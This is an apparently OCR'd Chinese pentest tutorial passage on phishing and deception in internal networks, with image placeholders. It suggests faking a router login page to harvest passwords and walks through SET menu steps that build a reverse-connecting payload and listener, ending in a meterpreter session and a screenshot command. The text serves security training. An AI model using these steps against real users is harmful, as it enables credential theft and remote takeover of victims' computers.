欺骗在内网渗透中往往用于获取管理员信息、钓鱼等。例如可以伪造内网路由器管理页面，欺骗用户在管理页面输入真实账号密码等。


SET

SET 是利用社会工程学理论的工具集。它与 metasploit 连接，自动构建可应用于社会工程学技术的微软最新楼漏洞、AdobePDF 漏洞、Java Applet 漏洞等多种环境。它不仅使用方便，而且还能巧妙地瞒过普通用户的眼睛。因此，也是极其危险的工具。


在 shell 中输入 setoolkit 启动 SET，它可进行社工、渗透等测试，此处选 1 即社工




选择连接方式为 4，创建一个 payload 和 listener




因为用于演示的系统为 WinXP 32bit，因此选择连接方式为 2



接着设置本机 IP 和端口(此处端口设置为 4445，避免冲突即可)



接着 SET 将启动 MSF 并通过以上设置的 payloads 后，当用户被诱导并逆向连接本机 4445 端口时，将会得到一个 meterpreter，得到 meterpreter 后，可输入?查看可用命令



例如 screenshot 截屏

```
meterpreter > screenshot
Screenshot saved to: /root/IcsgoRhF.jpeg
```